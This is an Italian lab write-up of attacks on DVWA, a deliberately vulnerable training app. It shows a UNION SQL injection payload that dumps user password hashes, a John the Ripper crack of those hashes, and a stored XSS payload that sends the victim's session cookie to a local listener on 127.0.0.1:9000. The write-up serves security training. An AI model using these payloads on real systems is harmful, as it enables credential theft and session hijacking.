


EXPLOIT VULNERABILITA'

SQL Injection:

In questo esercizio andremo a recuperare le password degli utenti che sono registrati sulla pagina dvwa.



Per prima cosa andiamo a mettere la nostra sicurezza su "low", andremo quindi a recuperare le nostre password che appartengono agli ID registrato con SQL Injection (blind), con il comando

' UNION SELECT user, password FROM users#

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection

Dopo di che andremo a creare un file .txt dove inseriremo quindi gli user e le password ricavate in precedenza così da poterle decriptare con John The Ripper.

```
kali@kali: ~$ john -format=raw-md5 -- /home/kali/Desktop/pass.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (admin)
password (smithy)
abc123 (gordonb)
letmein (pablo)
Proceeding with incremental:ASCII
charley (1337)
g 0:00:00:01 DONE 3/3 (2022-08-12 09:31) 4.000g/s 145812p/s 145812s 159572C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

--(kali@kali)-[~]
--$ john -format=raw-md5 --show -- /home/kali/Desktop/pass.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```

Abbiamo quindi decriptato le password (col comando **john -**


format=raw-md5--) e poi con il comando seguente (**john -format=raw-md5--show--**)le abbiamo riportate in chiaro.

XSS stored:

Nella seconda parte di esercizio invece siamo andati ad intercettare i cookie. Abbiamo quindi avviato il nostro server con il comando **python3 -m http.server -bind 127.0.0.1 9000**, (bind crea un legame ip e porta)

- [.bash_history](#)
- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.lessht](#)
- [.local/](#)
- [.mozilla/](#)
- [.profile](#)
- [.sudo_as_admin_successful](#)
- [.yboxclient-clipboard.pid](#)
- [.yboxclient-display-svg-x11.pid](#)
- [.yboxclient-draganddrop.pid](#)
- [.yboxclient-seamless.pid](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh_history](#)
- [.zshrc](#)
- [Desktop/](#)
- [Documents/](#)
- [Downloads/](#)
- [Music/](#)
- [Pictures/](#)
- [psw.txt](#)
- [Public/](#)

Fatto ciò, andremo anche ad intercettare i cookie con il comando **<script>alert(document.cookie)</script>**



Dopo di che lanceremo la richiesta di invio al server con questo comando:

`<script>window.location='http://127.0.0.1:9000/?cookie'+document.cookie</script>`

Riuscendo così a salvare i cookie sulla nostra home.

**Directory listing for /?cookie=security=low;
PHPSESSID=d60bb4e97cca3553412a68935d0ab046**

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)